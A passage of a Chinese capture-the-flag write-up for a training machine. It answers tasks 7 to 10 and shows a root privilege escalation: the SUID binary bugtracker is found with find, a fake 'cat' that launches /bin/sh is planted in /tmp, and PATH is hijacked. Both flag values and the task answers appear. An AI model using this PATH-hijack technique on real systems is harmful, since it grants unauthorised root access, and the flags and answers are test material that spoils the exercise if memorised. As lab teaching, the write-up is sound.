
对了,从前面的账户信息我们可以看到:

进入这个文件夹看看:

1
cd /home/robert

我们拿到user的flag了:

1
f2c74ee8db7983851ab2a96a44eb7981

task7:

1
2
What executible is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?
使用选项 "-group bugtracker" 运行哪个命令以识别 bugtracker 组拥有的所有文件?


组吗,那就得看id了:


然后我们可以用find命令查询(find就是这个task的答案):

1
find / -group bugtracker 2>/dev/null
1
2>/dev/null:用于屏蔽错误信息。/dev/null类似于垃圾场,2> 表示重定向标准错误输出


然后我们可以看看robert在这个组里的权限:

1
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
1
2
3
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
-rw:read,write
-x:execute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
-:代表这是一个普通文件(如果是 d则是目录)。
rws:代表文件所有者(Owner,即 root)的权限。
r-x:代表文件所属组(Group,即 bugtracker)的权限。
r--:代表其他人(Others)的权限。

所有者 (root):rws
r:可读
w:可写
s:具有执行权限,且包含 SUID 特性(以 root 身份执行)。

所属组 (bugtracker):r-x
r:可读
-:不可写
x:可执行

其他人 (Others):r--
r:可读
-:不可写
-:不可执行

1
/usr/bin/bugtracker

可以启动这个可执行文件。


可以看出来这个文件可能就是cat命令写的,我们可以利用这个漏洞。

先到一个可读写的目录tmp:

1
cd /tmp
1
echo /bin/sh > cat 


然后给这个文件加一个可执行权限:

1
chmod +x cat 


接下来我们要改变cat在这台机器上的运行方式,通过更改路径变量来实现:

1
export PATH=/tmp:$PATH
1
echo $PATH可以验证

好了该收尾了,因为我们已经改变了bugtracker的路径变量导向到tmp目录,所以直接输入bugtracker即可执行bin目录下的可执行程序,而我们的新路径将被分配bin shell的方式:


因为我们的cat命令被覆盖了,所以我们用vim获得flag:

1
vim /root/root.txt
1
af13b0bee69f8a877c3faf667f7beacf

task8:

1
2
Regardless of which user starts running the bugtracker executable, what's user privileges will use to run?
无论哪个用户开始运行 bugtracker 可执行文件,它都会以什么用户权限运行?

回答:

1
root

task9:

1
2
What SUID stands for?
SUID 代表什么?

回答:

1
Set owner User ID

task10:

1
2
What is the name of the executable being called in an insecure manner?
被以不安全方式调用的可执行文件的名称是什么?

回答:

1
cat